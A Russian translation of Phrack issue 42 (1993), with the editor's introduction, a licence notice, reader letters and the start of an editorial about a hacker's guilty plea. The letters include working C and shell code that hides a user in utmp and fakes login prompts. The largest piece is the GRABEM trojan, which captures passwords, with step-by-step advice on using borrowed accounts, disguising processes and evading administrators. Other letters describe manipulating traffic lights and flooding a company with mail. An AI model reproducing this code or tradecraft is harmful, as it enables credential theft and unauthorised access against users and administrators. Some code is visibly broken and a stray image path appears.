Phrack RU issue 042

Русская версия Phrack, выпуск 042. Полный текст статей с кодом и таблицами.

Темы выпуска: культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; справочники, индексы, аббревиатуры и архивные материалы; Unix/Linux, BSD, Windows NT и администрирование систем; криптография, генераторы случайных чисел, протоколы и приватность.

Материалы выпуска: Вступление редактора; Phrack Loopback / Editorial; Phrack Pro-Phile; Прелюдия к поцелую; Обзор диагностических инструментов Tymnet, их лицензионных уровней и жёстко заданных имён пользователей; Руководство пользователя XRAY; Полезные команды отладочного порта TP3010; Справочник SprintNet/Telenet; Каталог SprintNet — Часть 2; Каталог SprintNet, часть 3; Руководство параноидального шизофреника по шифрованию; Закон о свободе информации и вы; HoHoCon 1992: Разное; Мировые новости Phrack.

Больше крутых материалов в моём телеграм канале @grogrigs

Вступление редактора

Автор: Erik Bloodaxe (он же Chris Goggans)

```
                          ==Phrack Magazine==

                Volume Four, Issue Forty-Two, File 1 of 14

                             Issue 42 Index
                          ____________________

                           P H R A C K   4 2

                             March 1, 1993
                          ____________________

        ~ Happy Anniversary Bill Cook & Tim Foley, we love you both! ~
```

Вот и он. Среди всей шумихи и помпезности Phrack 42 вырывается из вашего электронного почтового ящика, чтобы заразить саму вашу душу. Всего несколько коротких лет назад в этот самый день в уютном городке Остин, штат Техас, произошло одно из величайших злоупотреблений государственной властью. Этот выпуск отмечает трёхлетнюю годовщину тех обысков, и мы шлём сердечный привет Bellcore, Секретной службе США и Прокуратуре федерального округа США.

Как многие из вас уже читали ранее или слышали по электронным слухам, Dispater больше не является редактором Phrack. Ваш новый редактор — тот, кого мой давний друг Джон Ли недавно столь любовно назвал в группе alt.cyberpunk на Usenet: «длинноволосый техасец, пьющий пиво под хэви-метал, которого Брюс Стерлинг находит таким... хм... "привлекательным"». На случай если вы не поняли шутки: меня зовут Erikb, и я хакер.

С этого выпуска Phrack претерпевает несколько весьма существенных изменений. Прежде всего, Phrack теперь зарегистрирован в Библиотеке Конгресса и имеет собственный ISSN. Да, мальчики и девочки, вы можете поехать в Вашингтон и найти его там. Это открывает новую эпоху легитимности Phrack: подобная регистрация означает, что Phrack никогда больше не должен сталкиваться с правовыми претензиями, которые обходили бы стороной любой печатный журнал.

После долгих размышлений я пришёл к выводу, что Phrack больше не будет бесплатно снабжать антихакерские корпоративные и государственные структуры (то есть: СИСТЕМУ) ценной информацией. На вас, хакеров мира, это, разумеется, не окажет абсолютно никакого влияния. Phrack всегда был и всегда будет вашим — копируйте и распространяйте его среди своих без каких-либо ограничений, при условии, что файлы остаются неизменёнными и в целостности.

Организации, оформившие подписку на Phrack, будут предоставлять ценную демографическую информацию Phrack и его читателям — о том, кто именно за пределами нашего сообщества проявляет к нам активный интерес. Да, это также принесёт некоторый доход. Все вырученные средства будут использованы для реальной компенсации авторам интересных статей и, что наиболее важно, для того, чтобы помочь одному конкретному человеку выплатить долги, которые возникли у него в результате превратностей судьбы, связанных с этим изданием в прошлом. У меня нет никакого интереса в том, чтобы зарабатывать деньги на Phrack — ведь если бы я показал прибыль, мне пришлось бы пополнять счёт расходов Тима Фоли через IRS, а я абсолютно не желаю финансировать его выходки сверх того, к чему меня уже принуждают.

Чтобы сохранять честность, любая информация о финансовых делах Phrack будет доступна каждому, кто пожелает написать и спросить. Таким образом, мы все сможем убедиться,

действительно ли «СИСТЕМА» столь этична, какой хочет нас заставить поверить, тем более что наши тарифы будут значительно ниже, чем у многих журналов (или военных отвёрток).

Теперь — о «СИСТЕМЕ». Phrack не питает к вам тёплых чувств и не одобряет то, как вы тайно читаете его и извлекаете из него выгоду, а затем используете информацию, содержащуюся в его файлах, чтобы преследовать его издателей, авторов и читателей. Отныне любой, кто имеет какое-либо отношение к компьютерной профессии в любой корпорации, в армии или на федеральной государственной службе; любой, кто имеет какое-либо отношение к любой телекоммуникационной компании, поставщику сетевых услуг или оператору межсоединений; любой, кто имеет какое-либо отношение к любым правоохранительным органам — федеральным, штатным или иным; любые выборные должностные лица, адвокаты, бухгалтеры или компьютерные консультанты любого рода — обязаны немедленно зарегистрировать свою подписку. Если вы не уверены в своём статусе по данному вопросу — свяжитесь с нами. Мы будем ОЧЕНЬ щедры на «особые исключения», поскольку не намерены никого лишить подписки.

Важная информация о регистрации

```
------------------------------------------------------------------------
                    READ THE FOLLOWING

             IMPORTANT REGISTRATION INFORMATION
```

Корпоративные / институциональные / государственные пользователи: Если вы являетесь предприятием, учреждением или государственным органом, либо работаете на такую организацию, связаны с ней договором или оказываете ей любые консультационные услуги, касающиеся компьютеров, телекоммуникаций или безопасности любого рода, — данное положение распространяется на вас.

Вам предписывается ознакомиться с настоящим соглашением, соблюдать его условия и немедленно уничтожить все имеющиеся у вас копии данного издания (электронные или иные) вплоть до момента выполнения вами требований по регистрации. Форма для подачи запроса на регистрацию приведена в конце этого файла.

Индивидуальный пользователь: Если вы являетесь физическим лицом, использующим издание в личных целях, не связанных с какой-либо организацией или государственным органом, вы можете читать и хранить копии Phrack Magazine бесплатно. Вы также можете свободно распространять этот журнал среди других любителей или компьютерных сервисов, ориентированных на подобных любителей. Если вы не уверены в своей квалификации как индивидуального пользователя, свяжитесь с нами — мы не хотим лишать Phrack тех, чья деятельность не вступает в противоречие с интересами нашей аудитории.

Корпоративное / институциональное / государственное соглашение Phrack Magazine

---

Уведомление пользователям («Компания»): ПРОЧИТАЙТЕ СЛЕДУЮЩЕЕ ЮРИДИЧЕСКОЕ СОГЛАШЕНИЕ. Использование и/или владение данным журналом Компанией обусловлено соблюдением ею условий настоящего соглашения. Любое последующее использование или хранение журнала обусловлено оплатой Компанией согласованного взноса, указанного в

письме-подтверждении от Phrack Magazine.

Данный журнал не может распространяться Компанией среди любых сторонних корпораций, организаций или государственных органов. Настоящее соглашение разрешает Компании использовать и хранить количество копий, указанное в письме-подтверждении от Phrack Magazine и оплаченное Компанией. Если письмо-подтверждение от Phrack Magazine указывает, что соглашение является «корпоративным», оно будет считаться распространяющимся на копии, тиражируемые и распространяемые Компанией для использования её дополнительными сотрудниками в течение Срока — без дополнительной платы. Настоящее соглашение остаётся в силе в течение одного года с даты письма-подтверждения от Phrack Magazine, санкционирующего такое продолжение использования, или иного периода, указанного в письме-подтверждении («Срок»). Если Компания не получит письмо-подтверждение и не уплатит применимый взнос, она нарушает применимые законы США об авторском праве.

Данный журнал защищён законами США об авторском праве и положениями международных договоров. Компания признаёт, что никакие права на интеллектуальную собственность в журнале не переходят к Компании. Компания далее признаёт, что полные права собственности на журнал остаются исключительной собственностью Phrack Magazine, и Компания не приобретает никаких прав на журнал, за исключением прямо предусмотренных настоящим соглашением. Компания соглашается, что любые изготовленные ею копии журнала будут содержать те же уведомления о правах собственника, которые присутствуют в данном документе.

В случае недействительности любого положения настоящего соглашения стороны договариваются, что такая недействительность не влияет на действительность остальных его положений.

Ни при каких обстоятельствах Phrack Magazine не несёт ответственности за косвенные, случайные или побочные убытки любого рода, возникшие в результате доставки, исполнения или использования информации, содержащейся в экземпляре данного журнала, даже если Phrack Magazine был предупреждён о возможности таких убытков. Ни при каких обстоятельствах ответственность Phrack Magazine по любому требованию — в договорном, деликтном или ином порядке — не превысит взноса, уплаченного Компанией.

Настоящее соглашение регулируется законами штата Техас в той мере, в какой они применяются к соглашениям, заключённым и исполняемым исключительно в пределах Техаса. Конвенция ООН о договорах международной купли-продажи товаров прямо исключается из применения.

Настоящее соглашение совместно с любым письмом-подтверждением от Phrack Magazine составляют полное соглашение между Компанией и Phrack Magazine и заменяют любое предшествующее соглашение, включая любое ранее полученное от Phrack Magazine, или договорённость — письменную или устную — относительно предмета настоящего соглашения. Условия настоящего соглашения применяются ко всем заказам, направляемым в Phrack Magazine, и заменяют любые иные или дополнительные условия, содержащиеся в заказах на покупку Компании.

Форма запроса регистрационной информации

```
_____________________________________________________________

            REGISTRATION INFORMATION REQUEST FORM


We have approximately __________ users.

We desire Phrack Magazine distributed by (Choose one):
```

```
Electronic Mail: _________
Hard Copy:       _________
Diskette:        _________  (Include size & computer format)


Name:_____________________________  Dept:_____________________

Company:_____________________________________________________

Address:_____________________________________________________

_____________________________________________________

City/State/Province:_____________________________________

Country/Postal Code:_____________________________________

Telephone:_____________________   Fax:_____________________


Send to:

Phrack Magazine
603 W. 13th #1A-278
Austin, TX 78701
```

Как многие из вас понимают, всё это будет очень трудно обеспечить принудительно. Это и не является нашей главной заботой: те, кто предпочитает игнорировать данное условие, тем самым прямо нарушают применимые законы США об авторском праве и, следовательно, являются столь же неэтичными и виновными, в чём всегда обвиняли нас.

Было бы ироничным поворотом событий, если бы ФБР пришлось проводить обыски в таких компаниях, как Bellcore, за хранение незаконных копий Phrack Magazine. Если в своих странствиях вы вдруг станете свидетелем подобного — смело давайте нам знать. :)

Наслаждайтесь журналом. Он создан хакерским сообществом и для хакерского сообщества. Точка.

Редакция

```
        Editor-In-Chief : Erik Bloodaxe (aka Chris Goggans)
                  3L33t : K L & T K
                   News : Datastream Cowboy
             Photography : Restricted Data Transmissions & dFx
               Publicity : (Please, God, no more press)
      Prison Consultant : The English Prankster
      Creative Stimulus : Sandoz, Buena Vista Studios, The Sundays
                  Mooks : Dave & Bruce
              Librarian : Minor Threat
              Thanks To : Professor Falken, Vince Niel, Skylar
                          Rack, NOD, G. Tenet, Frosty
           No Thanks To : Scott Chasin (who didn't even care)
```

Phrack Magazine V. 4, #42, 1 марта 1993 г. ISSN 1068-1035

предварительной регистрации и является нарушением применимых законов США об авторском праве.


```
Phrack Magazine
603 W. 13th #1A-278
Austin, TX 78701

phrack@well.sf.ca.us
```


Материалы, направляемые на указанный адрес электронной почты, могут быть зашифрованы следующим ключом: (Хотя мы, конечно, не используем PGP и не поощряем его использование. Боже упаси. Это было бы политически некорректно. Может быть, кто-то другой расшифровывает нашу почту за нас на другой машине, которая не используется для публикации Phrack. Да, именно так. :))


```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.1

mQCNAiuIr00AAAEEAMPGAJ+tzwSTQBjIz/IXs155El9QW8EPyIcd7NjQ98CRgJNy
ltY43xMKv7HveHKqJC9KqpUYWwvEBLqlZ30H3gjbChXn+suU18K6V1xRvxgy21qi
a4/qpCMxM9acukKOWYMWA0zg+xf3WShwauFWF7btqk7GojnlY1bCD+Ag5Uf1AAUR
tCZQaHJhY2sgTWFnYXppbmUgPHBocmFja0B3ZWxsLnNmLmNhLnVzPg==
=q2KB
-----END PGP PUBLIC KEY BLOCK-----
```

Содержание Phrack 42

Phrack 42 посвящается Джону Гинассо, директору глобальной сетевой безопасности BT North America, чьи бессмертные комментарии вдохновили многих взяться за перо.

> *«Если вы поиграете с нашей сетью и мы вас поймаем — а мы всегда ловим — вы пойдёте ко дну.»*
> *(Джон Гинассо, Information Week, 13 июля 1992 г.)*
>
> *«Чёрт возьми, МЫ владели Tymnet ещё до того, как это сделала BT!»*
> *(Анонимный хакер, случайный телефонный звонок, 1993 г.)*

Phrack Loopback / Editorial

Часть A: Обратная связь читателей

==========
!!!!СЛЕДИТЕ ЗА ЭТИМ МЕСТОМ — В СЛЕДУЮЩЕМ ВЫПУСКЕ ИНФОРМАЦИЯ О SUMMERCON!!!!
==========

Несколько дней назад я «нашёл» вот эту маленькую программу на C — она, думаю, работает на большинстве UNIX-машин (раз я её нашёл, а не написал, то и лавры мне не достанутся!).

Что она делает: меняет ваш userid и адрес X.25 на что угодно по вашему выбору. Изменения затрагивают только программы вроде `write` и `who`. Никаких новых прав доступа она не даёт, так что применима исключительно для маскировки настоящей личности.

Использование

```
inv god somewhere   (меняет ваш uid на 'god', X.25 — на 'somewhere')
inv ''  ''          (делает вас НЕВИДИМЫМ в 'who')
```


Программа invis.c

```
#include <stdio.h>
#include <utmp.h>
#include <sys/types.h>

#include <lastlog.h>

main(argc,argv)
int argc;
char *argv[];
{
 FILE *f;
 struct utmp u;

 int v=ttyslot(1);
 if(v==-1)
 {
  fprintf(stderr,"Can't find terminal.\n");
  exit(1);

 if(argc!=3)
 {
  fprintf(stderr,"Args!\n");
  exit(1);
 }
 f=fopen("/etc/utmp","r+");
 if(f==NULL)
 {
  fprintf(stderr,"Utmp has escaped!\n");
  exit(1);
 }
```

```
 if(fseek(f,v*sizeof(u),0)==-1)
 {
  fprintf(stderr,"Garbage utmp\n");
  exit(1);
 }
 if(fread((char *)&u,sizeof(u),1,f)!=1)
 {
  fprintf(stderr,"Write failed\n");
  exit(1);
 }

 strncpy(u.ut_name,argv[1],8);
 strncpy(u.ut_host,argv[2],16);
 if(fseek(f,v*sizeof(u),0)==-1)
 {
  fprintf(stderr,"Seek failed\n");
  exit(1);
 }
 fwrite((char *)&u,sizeof(u),1,f);
 fclose(f);
}
```

GRABEM 1.0 by The K-Man
A Cute little program to collect passwords on the Sun workstations.

Я лично эту программу не использовал — ни для взлома, ни для чего-либо ещё.
Что вы с ней сделаете — ваше дело...



Мне хотелось бы наладить контакт с хакерами в Северной Италии
(сам я нахожусь в Турине). Знаете кого-нибудь?

Можете помочь TheNewHacker?

Спасибо,

TheNewHacker

> ***Редактор:*** *На самом деле мы сейчас набираем людей для написания сводного файла о хакерских сценах в разных странах мира. Один человек уже работает по Италии. Возможно, когда этот файл будет готов, вы сможете найти нужные контакты через него.*
> *Если кто-то из стран, не являющихся Америкой, хочет поучаствовать в этом проекте — пишите нам: phrack@well.sf.ca.us !*

Привет, должен сказать — я в восторге от вашего издания. Есть у меня маленький хак/фрик для вас.

Когда подъезжаете к красному светофору — желательно ночью, когда машин мало — непрерывно мигайте дальним светом. Это вводит светофор в заблуждение: он решает, что позади пробки стоит полицейская машина, и переключается примерно через 10 миганий. Я заметил это, когда увидел, как несколько офицеров полиции включали мигалки перед светофорами, и изумился, насколько легко свет переключался. Если у вас есть, скажем, фонарь Mag-lite — трюк работает, если направить его прямо в верхушку столба или в блок, расположенный над красным (на вертикальных светофорах) или над жёлтым (на горизонтальных).

Надеюсь, это пригодится. (Терпеть не могу эти чёртовы красные светофоры.)

Dave.

> ***Редактор:*** *Я сам это пробовал. Работает на большинстве крупных перекрёстков.*

Привет!
Хочу лишь дополнить ПРИЛОЖЕНИЕ А к статье Racketeer'a «СИЛА электронной почты» — в InterNET появились новые ребята: русские (!). Соединение у них ужасное, но команда классная. Итак, добавьте:

```
.su           kremvax.hq.demos.su
```

И ещё одно замечание: в SMTP, установленном на Sun-станции, на которой я работаю, команды TICK нет, зато есть кое-что странное — RSET и EXPN.

Spy

P.S. Извините за плохой английский.

> ***Редактор:*** *В России сейчас много компьютеров онлайн. Следите за материалами о российском интернете в ближайших выпусках Phrack!*

Есть ещё один, куда более простой способ пополнить коллекцию паролей — помимо подмены tty. Почему бы просто не запустить программу, имитирующую процесс входа в систему, и не оставить её работать на консоли для ничего не подозревающей жертвы? Простой пример ниже. Запускается командой `getpass:logout`.

```
--------File: getpass----------
LOGIN=""
PASSWD=""
clear
echo -n "login: "
read LOGIN
echo "$LOGIN" >name
sleep 3
echo -n "Password:"
read PASSWD
echo "$PASSWD" >password
echo
echo -n "Login incorrect"
------------------------------
```

Единственная проблема, с которой я столкнулся, — не знаю, как сделать

так, чтобы пароль при вводе не отображался на экране. Уверен, вы найдёте решение.

Редактор: *Кто-то, в общем-то, нашёл. Смотрите следующее письмо.*

Улучшенный перехватчик паролей UNIX

Автор: The K-Man

Виню в этом исключительно скуку. Ну и острый приступ конца-семестрового паралича мозга. Я сидел в лаборатории пару лет назад, прислонив голову к дисплею Sparc-2 и раз за разом нажимая клавишу Enter на приглашении ко входу в систему. Это было всё, на что были способны мой разум и тело в тот момент. Потом в глубине сознания мелькнула мысль: «Знаешь, было бы проще простого написать программу, которая имитирует поведение этого экрана, попутно перехватывая логины и пароли». Я вошёл в систему и начал кодить. Потом подумал: «Знаешь, ещё несколько строк и пара трюков — и этот малый станет почти полностью незаметным и непрослеживаемым во время работы». Я написал ещё немного кода. Пару часов спустя появилась следующая программа:

```
/*-------------------------------------------------------------------------+
| GRABEM 1.0            by The K-Man      |
| A Cute little program to collect passwords on the Sun workstations.   |
+-------------------------------------------------------------------------*/

#define PASSWORD "Password:"
#define INCORRECT "\nLogin incorrect"
#define FILENAME ".exrc%"

#include <stdio.h>
#include <signal.h>


/*-------------------------------------------------------------------------+
| ignoreSig                 |
|                   |
| Does nothing. Used to trap SIGINT, SIGTSTP, SIGQUIT.     |
+-------------------------------------------------------------------------*/
void ignoreSig ()
{
 return;
}


/*-------------------------------------------------------------------------+
| Main                      |
+-------------------------------------------------------------------------*/
main()
{

char  name[10],     /* users name             */
  password[10];    /* users password         */



int  i,       /* loop counter               */
  lab,      /* lab # you're running on    */
  procid;      /* pid of the shell we're under  */

FILE  *fp;      /* output file          */
 /*-----------------------------------------------------------------------+
```

```
| Trap the SIGINT (ctrl-C), SIGSTP (ctrl-Z), and SIGQUIT (ctrl-\)    |
| signals so the program doesn't stop and dump back to the shell.    |
+--------------------------------------------------------------------*/
signal (SIGINT, ignoreSig);
signal (SIGTSTP, ignoreSig);
signal (SIGQUIT, ignoreSig);

/*--------------------------------------------------------------------+
| Get the parent pid so that we can kill it quickly later.  Remove   |
| this program from the account.          |
+--------------------------------------------------------------------*/
procid = getppid();
system ("\\rm proj2");

/*--------------------------------------------------------------------+
| Ask for the lab # we're running on.  Clear the screen.    |
+--------------------------------------------------------------------*/
printf ("lab#: ");
scanf ("%d", &lab);
for (i=1; i<40; i++)
 printf ("\n");
getchar();

/*--------------------------------------------------------------------+
| Outer for loop.  If the name is <= 4 characters, it's probably not |
| a real id.  They screwed up.  Give 'em another chance.             |
+--------------------------------------------------------------------*/
for(;;)
{
 /*-------------------------------------------------------------------+
 | If they hit return, loop back and give 'em the login again.    |
 +-------------------------------------------------------------------*/
 for (;;)
 {
  printf("lab%1d login: ",lab);
  gets (name);

  if (strcmp (name, "") != 0)
   break;
 }

 /*-------------------------------------------------------------------+
 | Turn off the screen echo, ask for their password, and turn the |
 | echo back on.              |
 +-------------------------------------------------------------------*/
 system ("stty -echo > /dev/console");
 printf(PASSWORD);
 scanf("%s",password);
 getchar();
 system ("stty echo > /dev/console");


 /*-------------------------------------------------------------------+
 | Write their userid and password to the file.                   |
 +-------------------------------------------------------------------*/
 if ( ( fp = fopen(FILENAME,"a") )  != NULL )
 {
  fprintf(fp,"login %s has password %s\n",name,password);
  fclose(fp);
 }

 /*-------------------------------------------------------------------+
 | If the name is bogus, send 'em back through         |
 +-------------------------------------------------------------------*/
 if (strlen (name) >= 4)
  break;
 else
  printf (INCORRECT);
}

/*--------------------------------------------------------------------+
```

```
  | Everything went cool. Tell 'em they fucked up and mis-typed and    |
  | dump them out to the REAL login prompt.  We do this by killing the |
  | parent process (console).                                          |
  +--------------------------------------------------------------------*/
  printf (INCORRECT);
  kill (procid, 9);
 }
```

GRABEM 1.0 by The K-Man
A Cute little program to collect passwords on the Sun workstations.

GRABEM 1.0 by The K-Man
A Cute little program to collect passwords on the Sun workstations.

Как это работает

Вы, наверное, и сами разберётесь, прочитав код, — но я решил добавить несколько комментариев о том, зачем я сделал именно так.

Первым делом программа устанавливает обработчик сигналов. Он перехватывает SIGINT, SIGSTP и SIGQUIT, чтобы человек, пытающийся войти в систему на заражённой машине, не мог убить программу нажатием клавиши. Затем получается идентификатор родительского процесса — он понадобится позже, чтобы быстро убить его. После этого программа удаляет собственный исполняемый файл. Системный администратор не может найти «троянского коня», которого нет.

Далее программа имитирует приглашения ввода логина и пароля. Скорее всего, код придётся подправить, чтобы он имитировал процесс входа именно на вашей машине.

Когда программа получает логин и пароль, она дописывает их в существующий файл в аккаунте. Я выбрал .exrc, но подойдёт любой dot-файл. Смысл в том, чтобы использовать уже существующий файл, который и должен быть в аккаунте. Не оставляйте лишних подозрительных файлов.

После записи логина и пароля в файл программа возвращает пользователя на настоящее приглашение входа, убивая оболочку, бывшую родительским процессом программы. Переход почти мгновенный — нужно быть нечеловечески наблюдательным, чтобы заметить переключение.

Как использовать

Прежде всего нужен аккаунт, с которого запускать программу. Если на вашем сайте есть гостевые аккаунты — вам повезло. Если нет, предлагаю немного социальной инженерии, чтобы получить чужой аккаунт. Имея его и программу, вы сможете получить доступ ко многим другим. Не рекомендую запускать программу с аккаунта, на котором написано ваше имя — это делает дело чуть опаснее, чем необходимо. Конечно, если сисадмин случайно обнаружит программу, работающую под вашим входом, вы можете заявить, что ничего не знаете. Мол, кто-то взломал ваш пароль и использует ваш аккаунт, чтобы

замести следы. Он может и поверить. Но если у вас в аккаунте найдут исходники программы — вы в беде. Поэтому лучше всего использовать чужой аккаунт.

Получив аккаунт, нужно каким-то образом занести туда программу. Поначалу я хранил копию исходников у себя в аккаунте под безобидным именем, спрятав среди кучи других исходных файлов, но потом занервничал и стал носить исходники на дискете. Делайте так, как соответствует вашему уровню паранойи.

Скопируйте исходники в аккаунт, с которого будете запускать программу, и скомпилируйте. Удалите исходники и дайте программе имя, которое не будет бросаться в глаза в списке `ps`. `selection_svc` — неплохое безобидное имя, оно встречается повсюду. Запустите `ps` на одной из своих машин и поищите процессы, которые висят долго. Можно замаскировать под демон. Проявите фантазию.

Запустите программу и спокойно ждите. Или уйдите и вернитесь позже. Когда узнаете, что кто-то пытался войти на вашу заражённую машину, снова войдите в заимствованный аккаунт и откройте в vi или emacs (если вы из таких) перехваченные логин и пароль. Всё просто.

Заметьте: два момента, когда вероятность быть пойманным наиболее высока — это когда вы впервые компилируете и запускаете программу и когда забираете перехваченные данные. Есть небольшой шанс, что кто-то увидит вас за работой, но это маловероятно. Если начнёте нервничать — привлечёте больше внимания, чем без того. Если на вашем сайте есть коммутируемые линии, можно дозвониться и забрать пароли удалённо. Или сделать это лично. Зависит от вашего коэффициента паранойи.

Советы

Внимательно выбирайте dot-файлы. Я выбрал .exrc, потому что у нас в лаборатории он использовался редко. Если выберете .cshrc или другой часто используемый файл — поставьте # перед строкой с логином и паролем. Тогда при выполнении dot-файл воспримет эту строку как комментарий и не выдаст сообщение об ошибке, которое могло бы вызвать подозрения.

Старайтесь запускать программу в часы пиковой нагрузки — тогда быстро что-нибудь поймаете. Чем дольше программа работает, тем выше шанс, что её обнаружат.

Не жадничайте. Запускайте на одной-двух машинах за раз. И если запускаете на нескольких машинах — используйте разные аккаунты для каждой. Чем больше программ вы расставили, тем выше шанс, что хотя бы одну найдут.

Послесловие

Утром после того, как я написал эту программу, я впервые ею воспользовался. Запустил на гостевом аккаунте, потом пошёл к другой машине в конце комнаты заниматься чем-то законным. Вскоре заходит один из моих приятелей, мы начинаем болтать. Минуту-две спустя заходит сисадмин, садится за ту самую машину, где работает программа, и начинает входить в систему. Я чуть не уронил кое-что тогда. Единственная мысль в голове: «Либо я полностью попался,

либо у меня root». Оказалось — второй вариант. Жаль, что парень менял пароль раз в неделю, а я был недостаточно умён, чтобы настроить программу на отслеживание этих изменений. Ну и ладно — зато целую неделю было весело. На той неделе туда-сюда летали весьма интересные электронные письма. Думаю, лучшим из них было послание нашего (мужского пола) заведующего кафедрой одной из радикальных преподавательниц-феминисток, в котором подробно описывались все извращённые сексуальные действия, которые он хотел бы с ней совершить. :)

В общем, удачи с программой. Может, в будущем придумаю ещё что-нибудь интересное на UNIX.

До связи,
K-Man

В одном из недавних выпусков PHRACK была статья или письмо о получении информации о людях через модем. Меня это весьма интересует, и такая информация была бы мне полезна. У меня есть приятель, который подрабатывает охотником за головами и мог бы использовать подобные данные для розыска людей. Не могли бы вы прислать мне информацию о том, к кому обращаться? Мне очень нужен онлайн-справочник с актуальными телефонами и адресами, которому можно позвонить и узнать адрес любого человека. Существует ли такое? Если у вас есть информация — напишите мне по электронной почте, поскольку я не могу регулярно получать ваш журнал. Большое спасибо!

Scarface

> ***Редактор:*** *На самом деле существует довольно большое количество баз данных, хранящих информацию о людях. Это TRW, Equifax, TransUnion, Information America и NAI — это лишь некоторые. Многие из этих сервисов очень дорогие, но даже такие услуги, как CompuServe, позволяют пользователям искать людей по всей Америке через PhoneFile, который компилирует данные из всевозможных публичных источников. Nexis позволяет искать данные о недвижимости почти на любого человека с ипотекой. Каждая коммунальная служба и отдел по регистрации транспортных средств предоставляют информацию из своих реестров, и многие — онлайн.*
> *Хорошая книга по этой теме:*
> ***Privacy For Sale***
> *Jeffrey Rothfeder*
> *Simon & Schuster*
> *$22.00*

ВОЗРОЖДЕНИЕ ЗОЛОТОЙ ЭРЫ!

```
                    * PLOVERNET *
                  * THE LEGION OF DOOM *
                   * BLACK ICE PRIVATE *
                  * THE PHOENIX PROJECT *

                      И многие другие...

        Сообщения доступны во многих компьютерных форматах:
                              IBM
                             Amiga
                          Macintosh

      За подробностями обращайтесь в LOD Communications

               email:  lodcom@mindvox.phantom.com

                  US Mail:  LOD Communications
                         603 W. 13th St.
                          Suite 1A-278
                        Austin, TX 78701

                    Voice Mail:  512-448-5098
```

Может, вам понравится...
--bob

Я только что видел стенограмму пресс-конференции агента Секретной службы Фрерикса (Frericks), проходившей в Лаббоке в прошлом декабре.

Вот краткое извлечение из неё...

FRERICKS: Да-да. Это серьёзная общенациональная, общемировая проблема с точки зрения индустрии — с колоссальными потерями денег. VAX-аккаунт в университете — это способ получить доступ к множеству других исследовательских аккаунтов или в Internet, то есть... попав в Internet, вы можете общаться с кем угодно по всему миру — эти ребята переписывались с Бельгией, Израилем и Австралией, и всё это, минуя международные телефонные звонки. Но большинство людей в Internet, то есть на VAX, находятся там совершенно законно — для исследовательских целей; они могут зайти на Mayo и получить файл, если они студенты-медики, и они также получают один из этих буклетов, если, скажем, инженерный факультет выдаёт номер аккаунта только на этот семестр — профессор раздаёт его, чтобы вы могли пользоваться VAX — ну и им тоже дают один из тех буклетов, объясняющих правила, и инструктор тратит немало времени на первых нескольких занятиях, объясняя правила работы с компьютером.

> ***Редактор:*** *Ещё один из лучших сынов Америки.*

Я написал это в связи с упоминанием Software Security International в статье «More than $100,000 in Illegal Software Seized» в разделе «Пиратская бухта Рэмбоуна» в Phrack 41.

Там упоминалось, что именно SSI были следователями, которые окончательно закрыли APL. Мне это не только знакомо — бывший мой приятель присутствовал при том, как маршалы забирали доску. Он там был как представитель SSI.

Самое интересное, о чём Рэмбоун не знал: они не могли войти в APL, чтобы подтвердить наличие нелегального ПО, пока не получили взломщик паролей от Novell. По сути, они выглядели полными идиотами. Они понятия не имели,

как подступиться к сети.

C Software Security International можно связаться по:
1-800-724-4197

2020 Pennsylvania Avenue N.W.
Suite 722
Washington, D.C. 20006-1846

Это если они вообще успели встать на ноги. По последним данным (2–3 месяца назад) они всё ещё с трудом искали финансирование. Рейд на APL они провели бесплатно — просто чтобы доказать, что способны на это. Они также присутствуют на многих других BBS по всей Америке. Так что сисопам — предупреждение: прикрывайте зад.

Можно нанести им серьёзный финансовый урон, завалив тонной почты ящик, указанный выше, — а потом это ещё и доставят в Вашингтон авиапочтой.

Пока,

> ***Редактор:*** *Думаю, было бы неплохо каждый день отправлять им несколько открыток на протяжении следующих нескольких недель. Просто чтобы оставаться на связи.*

Часть B: Редакционная статья

```
                    ==Phrack Magazine==

          Volume Four, Issue Forty-Two, File 2b of 14

                    [-=:< Editorial >:=-]
```

Прежде чем взобраться на мыльницу и излить очередную весомую редакционную статью, хочу передать читателям Phrack кое-что важное. Ниже — стенограмма признания Джона Ли (Corrupt) по предъявленным ему обвинениям. (Из Security Insider Report, январь 1993.)

Следующий текст, на мой взгляд, является весьма жалкой попыткой сделки с правосудием, явно спровоцированной давлением адвоката. Остаётся только гадать, о чём думал Джон, соглашаясь на это признание.

Я вступил в сговор с другими лицами с целью нарушения различных законов, связанных с использованием компьютеров. Я согласился делать следующее:

1) Я согласился владеть более чем пятнадцатью паролями, которые давали мне доступ к различным компьютерным системам, включая все системы, упомянутые в обвинительном заключении, и другие. У меня не было разрешения на доступ к этим системам. Я знал, что поступаю неправильно.

2) Я использовал эти средства доступа и тем самым получил стоимость времени, проведённого в этих системах, а также стоимость самих паролей, которая, признаю, превышала 1000 долларов.

3) Я намеренно получил доступ к компьютерам, представляющим интерес для

федерального правительства, и признаю, что для улучшения безопасности этих систем потребовалась работа, вызванная моим несанкционированным доступом.

4) Я мог перехватывать обмен данными между компьютерными системами и тем самым намеренно получал дополнительные пароли, идентификаторы и другие данные, передаваемые по Tymnet и другим сетям.

5) Я признаю, что я и другие планировали обмениваться паролями и передавать информацию через границы штатов по модему или телефонным линиям, тем самым получая денежный эквивалент использования систем, за которые иначе пришлось бы платить.

Среди способов, которыми я и другие договорились осуществлять эти действия:

1. Я был частью группы под названием MOD.

